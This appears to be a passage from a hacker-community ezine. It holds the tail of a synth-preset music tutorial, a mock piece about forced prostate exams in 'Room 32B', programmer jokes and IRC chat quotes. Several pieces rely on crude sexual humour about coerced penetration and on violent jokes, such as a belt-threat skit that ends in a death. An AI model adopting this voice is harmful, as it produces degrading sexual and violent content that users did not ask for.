001: ARP 303 Saw


Choose a sound that you like!
Another good lead
Decent Bass
A good lead
001: ARP 303 Saw
002: ARP 303 Pulse
003: ARP 303 Drive
004: ARP Acid Overflow
005: ARP Awesom-O
007: ARP ClassicVA
008: ARP Doves
009: ARP Gitano
010: ARP Goblin
011: ARP Man Machine
012: ARP MultiSaw
013: ARP Neuron
014: ARP New Order
015: ARP Oakish
016: ARP Psycho Bass
017: ARP Punchy
018: ARP RubberDucky
019: ARP TranceMania
020: ARP Twisted Mind
021: ARP UniMinor
022: HOV Analog Hover
023: HOV Dominator
024: HOV Nightmare
025: HOV Royale
026: HOV Straight
027: KEY BigSynth
028: KEY Chicago
029: KEY Crystal Bells
030: KEY Fifth House
031: KEY House Chord
032: KEY MortalCoil
033: KEY Onyx
034: KEY Orchestra Hit
035: KEY Panflute
036: KEY Pizzicato
037: KEY Pluckobar
039: KEY SkyDrops
040: LD Ampere
041: LD Bandisto
042: LD Big Fifth
043: LD Cameron
044: LD Cello
045: LD Cosmic
046: LD DanceLead
047: LD Deck16
048: LD Decoy
049: LD Discopolis
050: LD Dist Guitar Lead
051: LD Exceeder
052: LD Follow
053: LD Gemini
054: LD Hands up Detroit
055: LD Hollow Tube
056: LD HydroSphere
057: LD InUrFace
058: LD Lost
059: LD Magneto
060: LD Marmalade
061: LD Mega Lead
062: LD Moog Rez
063: LD Norefjell
064: LD Orange X
065: LD Panama
066: LD PMW SID
067: LD Robotized
068: LD Saw Major
069: LD Screamer
071: LD TechWize
072: LD TeleSynth
073: LD Trendhopper
074: LD Yell
075: GAT Double HP
076: GAT Future is now
077: GAT G-String
078: GAT Hades
079: GAT Namun
080: GAT PWM Chorus
081: GAT Subconscious
082: GAT Trancentral
083: GAT Hoverade
084: BS Big Bass
085: BS Classic PWM
086: BS Fifth Saw
087: BS FreeBass
088: BS Italo
089: BS LMBass
090: BS Moog Bass
091: BS Oldskool Acid
092: BS PhaseBass
093: BS Point Bass
094: BS Reso Bass
095: BS SquareRoot
096: BS TranceBass
097: BS TranceDriver
098: BS Unison Bass
099: BS WetSub
100: ORG Another DrawBar
101: PD ChillPad
103: PD MoonCloud
104: PD Morphing Pad
105: PD ResoBell Pad
106: PD SandHose
107: PD SoftString
108: PD Spooky Pad
109: PD SunRise
110: PD Taj Mahal
111: DR Kick Basic
112: DR Side Kick
113: DR NoizeKick
114: DR SynTom
115: DR Snare
116: DR Shaker
117: DR Woodblock
118: SEQ HypnoFrog
119: SEQ MajorWalk
120: SEQ Something Analog
121: SFX Dungeon
122: SFX Eerie Mist
123: SFX It's broken
124: SFX Positron
125: SFX Predator
126: SFX RagMachine
127: SFX UFO
128: SFX Whoosh

Play around with the sounds and your pattern till you get something that sounds good. I'll go with something basic.



Then place that shit:


Congratulations, you have made your first audio.

Next time, we will cover drums, keeping in rythm and maybe automations!
Have fun and good luck, don't ever give up!

CONFIDENTIAL

Room 32B is a mystery for many members. They are confused even if they are given precise directions, such as to go up the stairs, down the hall and to the left. Dr. M0rph is there waiting for you to come. Untrained and uncertified, he is the best in his field of prostate examinations.

Prostate examinations, that happen in room 32B, are mandatory for all new male members. Room origins are largely unknown however the Evilzone conspiracy theorists speculate that it was built sometime a few months ago. Taking a look at some of the experience reports in the Evilzone feedback archive a few months back we noticed room 32B's activity at a high point.




As well as many other members advocating room existence, Dr. m0rph is a great doctor, albeit absolutely uncertified and uneducated. So if you haven't been there you really need to pay a visit. It's on the third floor to the left. As said before it IS mandatory unless you possess a grease purse. If not, further avoidance will be punished severely.

What happens behind the sound-proof doors when you go in is unknown as it is frowned upon to speak of personal experiences in the room but it will be a memory you will never forget. Dr m0rph secretly mentions the feeling is similar to having a porcupine, three pine cones and a Super Shredder from the ninja turtles, rocket launched into your anus with a total force of 5.2 G's.

How that is done is very unknown to the masses, because those who had felt it, never wishes to speak of it. Some evidence suggests the secret contraption is called "AccuPuncher 3000" aka "Jixster Extreme" aka "The Jixster" aka "Jack the Jixster" and it is truly a force to be reckoned with and some photos exist as a proof of its existence. Not much proof exists because of the secrecy and room guardians.

Jixster 2000



Jixster 3000

Room 32B Guardian

1.) Great news for Bill Gates

Bill Clinton, Boris Yeltsin, and Bill Gates were called in by God. God informed them that he was very unhappy about what was going on in this world. Since things were so bad, he told the three that he was destroying the Earth in 3 days. They were all allowed to return to their homes and businesses and tell their friends and colleagues what was happening. God did tell them though, that no matter what they did he was "not" changing his mind.

Bill Clinton went in and told his staff, "I have good news and bad news for you. First the good news . . . there "is" a God. The bad news is that he is destroying the Earth in 3 days."

Boris Yeltsin went back and told his staff, "I have good news and terrible news. The first is that there "is" a God. The second is that he is destroying the Earth in 3 days."

Bill Gates went back and told his staff, "I have good news and good news. First, God thinks I am one of the three most important people in the world. Secondly, you don't have to fix the bugs in Windows 8.

2.) Software development cycle

1. Programmer produces code he believes is bug-free.
2. Product is tested. 20 bugs are found.
3. Programmer fixes 10 of the bugs and explains to the testing department that the other 10 aren't really bugs.
4. Testing department finds that five of the fixes didn't work and discovers 15 new bugs.
5. Repeat three times steps 3 and 4.
6. Due to marketing pressure and an extremely premature product announcement based on overly-optimistic programming schedule, the product is released.
7. Users find 137 new bugs.
8. Original programmer, having cashed his royalty check, is nowhere to be found.
9. Newly-assembled programming team fixes almost all of the 137 bugs, but introduce 456 new ones.
10. Original programmer sends underpaid testing department a postcard from Fiji. Entire testing department quits.
11. Company is bought in a hostile takeover by competitor using profits from their latest release, which had 783 bugs.
12. New CEO is brought in by board of directors. He hires a programmer to redo program from scratch.
13. Programmer produces code he believes is bug-free.

3.) Programmer's drinking song

99 little bugs in the code,
99 bugs in the code,
Fix one bug, compile it again,
101 little bugs in the code.
101 little bugs in the code,
101 bugs in the code,
Fix one bug, compile it again,
103 little bugs in the code.

4.) Possible IBM acronyms

IBM: Inmense Ball of Muck
IBM: It's Better than Macintosh!
IBM: Idiots Built Me
IBM: I've Been Mislead
IBM: It's Better Manually
IBM: Infinitly Better Macintosh
IBM: I Blame Microsoft.
IBM: I Bought Macintosh
IBM: I've Been Moved
IBM: I've Been Mugged
IBM: Idiots Become Managers
IBM: Incompatible Business Machines
IBM: Incredibly Boring Machine
IBM: Internal Beaurocratic Mess
IBM: Intolerant of Beards and Mustaches
IBM: It'll Be Messy
IBM: It's Backwards, Man
IBM: It Barely Moves

5) Top ten signs you bought a bad computer

10. Lower corner of screen has the words "Etch-a-sketch" on it.

9. It's celebrity spokesman is that "Hey Vern!" guy.

8. In order to start it, you need some jumper cables and a friend's car.

7. It's slogan is "Pentium: redefining mathematics".

6. The "quick reference" manual is 120 pages long.

5. Whenever you turn it on, all the dogs in your neighborhood start howling.

4. The screen often displays the message, "Ain't it break time yet?"

3. The manual contains only one sentence: "Good Luck!"


2. The only chip inside is a Dorito.

1. You've decided that your computer is an excellent addition to your fabulous paperweight collection.

6.) Customer support logs

Actual dialog of a former Customer Support employee:
Support: "Ridge Hall computer assistant; may I help you?"
Customer: "Yes, well, I'm having trouble with WordPerfect."
Support: "What sort of trouble?"
Customer: "Well, I was just typing along, and all of a sudden the words went away.",
Support: "Went away?"
Customer:"They disappeared."
Support: "Hmm. So what does your screen look like now?"
Customer: "Nothing."
Support: "Nothing?"
Customer: "It's blank; it won't accept anything when I type."
Support: "Are you still in WordPerfect, or did you get out?"
Customer: "How do I tell?"
Support: "Can you see the C:\ prompt on the screen?"
Customer: "What's a sea-prompt?"
Support: "Never mind. Can you move the cursor around on the screen?"
Customer: "There isn't any cursor: I told you, it won't accept anything I type."
Support: "Does your monitor have a power indicator?"
Customer: "What's a monitor?"
Support: "It's the thing with the screen on it that looks like a TV. Does it have a little light that tells you when it's on?"
Customer: "I don't know."
Support: "Well, then look on the back of the monitor and find where the power cord goes into it. Can you see that?"
Customer: ....."Yes, I think so."
Support: "Great! Follow the cord to the plug, and tell me if it's plugged into the wall."
Customer: ....."Yes, it is."
Support: "When you were behind the monitor, did you notice that there were two cables plugged into the back of it, not just one?"
Customer: "No."
Support: "Well, there are. I need you to look back there again and find the other cable."
Customer: ....."Okay, here it is."
Support: "Follow it for me, and tell me if it's plugged securely into the back of your computer."
Customer: "I can't reach."
Support: "Uh huh. Well, can you see if it is?"
Customer: "No."
Support: "Even if you maybe put your knee on something and lean way over?"
Customer:"Oh, it's not because I don't have the right angle-it's because it's dark."
Support: "Dark?
Customer: "Yes-the office light is off, and the only light I have is coming in from the window."
Support: "Well, turn on the office light then."
Customer:"I can't."
Support: "No? Why not?"
Customer: "Because there's a power outage."
Support: "A power... A power outage? Aha! Okay, we've got it licked now. Do you still have the boxes and manuals and packing stuff your computer came in?"
Customer: "Well, yes, I keep them in the closet."
Support: "Good! Go get them, and unplug your system and pack it up just like it was when you got it. Then take it back to the store you bought it from."
Customer: "Really? Is it that bad?"
Support: "Yes, I'm afraid it is."
Customer: "Well, all right then, I suppose. What do I tell them?"
Support: "Tell them you're too stupid to own a computer."

7) Computer related memes



8) Epic IRC quotes

Kulverstukas and Turborland:
<TurboBorland> I hate/enjoy reading something and then ending up with like 12 different links I want to read next
<Pillus> thank god for tabs, try that without it :p
<Kulverstukas> :D
<TurboBorland> I have IE6

Satori and uNK (Posted by Kulverstukas)
[21:50] <Satori> pfft
[21:50] <Satori> we dont want your kind here
[21:50] <Satori> :P
[21:51] <-- uNk has quit (Ping timeout)

The Hit of the issue. Directed, written and produced by Professor Potatoe
* asdasdasdasd is now known as Father
<Father> puddi, this is your father.
<puddi> Uhh.. hey dad
<puddi> what are you doing here?
<Father> I've been told you are hanging out here with really bad people
<puddi> But... but... they're my friends, my only friends you cant just seperate me from everyone
<Father> Yes I can, now bend fucking over!
* Father takes off belt
<puddi> No daddy
* puddi and his father go into a fight,
* puddi somehow manages to hit his father with a vibrator in the head
* Father is unconscious
* puddi calls the doctor
* Doctor (puddi@AEA79372.EFCEFFDB.52C73F4C.IP) has joined #evilzone
<Doctor> i have come as fast as i can puddi, what has happened this time?
<puddi> Oh nothing.. we just got into a little fight and an incident happened
* Doctor checks Father's health
<Doctor> puddi,
<Doctor> ...
<Doctor> I'm afraid your father suffered head trauma
<Doctor> I'm afraid...
<Doctor> your father is dead
<puddi> No.. no...
<puddi> NOOOOOOOOOOOOOOOOOOOOOOO
<puddi> FUCKNO
<Doctor> That'll be $2.99 thanks
* ande (ande@hide-F58563C7.getinternet.no) has joined #evilzone
<puddi> Take your shitty money my father is dead
<Doctor> Well time to go
* Doctor has quit (Quit: Cancer finished me off)
* Father has quit (Quit: Flies to heaven)
<ande> Oh hoy